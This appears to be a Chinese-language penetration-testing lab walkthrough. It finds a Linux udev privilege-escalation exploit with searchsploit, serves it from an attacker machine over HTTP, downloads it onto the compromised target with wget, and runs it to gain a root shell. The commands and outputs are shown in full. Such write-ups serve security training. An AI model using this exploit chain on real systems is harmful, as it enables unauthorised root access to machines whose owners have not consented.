
ps : 重新开一个窗口。

```
searchsploit linux udev
```



```
root@Kali:~# searchsploit linux udev
--------------------------------------------------------------------------------
 Exploit Title                                |  Path
                                              | (/usr/share/exploitdb/platforms/)
--------------------------------------------- ----------------------------------
Linux Kernel 2.6 (Debian 4.0 / Ubuntu / Gent | linux/local/8478.sh
Linux Kernel 2.6 (Gentoo / Ubuntu 8.10/9.04) | linux/local/8572.c
Linux Kernel 4.8.0 UDEV < 232 - Privilege Es | linux/local/41886.c
Linux Kernel UDEV < 1.4.1 - 'Netlink' Privil | linux/local/21848.rb
--------------------------------------------- ----------------------------------
```

## 2.5.9 将脚本粘贴到 tmp 文件夹




```
root@Kali:~# cp /usr/share/exploitdb/platforms/linux/local/8478.sh /tmp
root@Kali:~# cd /tmp
root@Kali:/tmp# ls
8478.sh
ssh-5Jekf6HUfQhl
systemd-private-991074da680b4b0f93fae6cd6830bdd9-colord.service-Wb2aHD
systemd-private-991074da680b4b0f93fae6cd6830bdd9-open-vm-tools.service-z21Mvy
systemd-private-991074da680b4b0f93fae6cd6830bdd9-rtkit-daemon.service-rk4FSt
systemd-private-991074da680b4b0f93fae6cd6830bdd9-systemd-timesyncd.service-QTHrc
Q
tracker-extract-files.0
VMwareDnD
```

### 2.5.10 将 tmp 作为共享目录

在 tmp 目录下开启 http 服务，开启 80 端口

```
python -m SimpleHTTPServer 80
```




```
root@Kali:/tmp# python -m SimpleHTTPServer 80
Serving HTTP on 0.0.0.0 port 80 ...
```

### 2.5.11 下载攻击代码

进入交互式 shell， 下载从攻击机那里下载脚本。

```
wget http://10.10.16.133/8478.sh
```




```
sh-3.2$ wget http://10.10.16.133/8478.sh
wget http://10.10.16.133/8478.sh
--07:59:01--  http://10.10.16.133/8478.sh
Connecting to 10.10.16.133:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 3498 (3.4K) [text/x-sh]
Saving to: `8478.sh'

100%[=======================================>] 3,498       --.-K/s   in 0s

07:59:01 (246 MB/s) - `8478.sh' saved [3498/3498]

sh-3.2$ ls
ls
41886.c                                    script1
8478.sh                                    script2
8572.c                                     shell.php
drive-removable-media-ieee1394.png         stock_new-appointment.png
libno_ex.so.1.0                            suid.c
media-optical-bd.png                       udev.c
palm-pilot.png                             zhutou
program.c                                  zhutou.php
program.o                                  zhutou1
redhat-applications.png                    zhutou3.php
redhat-home.png
```

### 2.5.12 添加执行权限，执行脚本

一般刚上传的文件是普通的文件，没有执行权限，得添加执行权限。

```
将脚本从文本格式转换为 nuix 格式：dos2unix 8478.sh
添加执行权限：chmod +x 8478.sh
查看执行权限：ls -la 8478.sh
查看进程：cat /proc/net/netlink
利用 568 的一个进程：./8478.sh 568
```



```
sh-3.2$ dos2unix 8478.sh
dos2unix 8478.sh
dos2unix: converting file 8478.sh to UNIX format ...
sh-3.2$ chmod +x 8478.sh
chmod +x 8478.sh
sh-3.2$ ./8478.sh 568
./8478.sh 568
suid.c: In function 'main':
suid.c:3: warning: incompatible implicit declaration of built-in function 'execl'
sh-3.2# whoami
whoami
root
sh-3.2# 
```

```
        猪头

    2020.2.19
```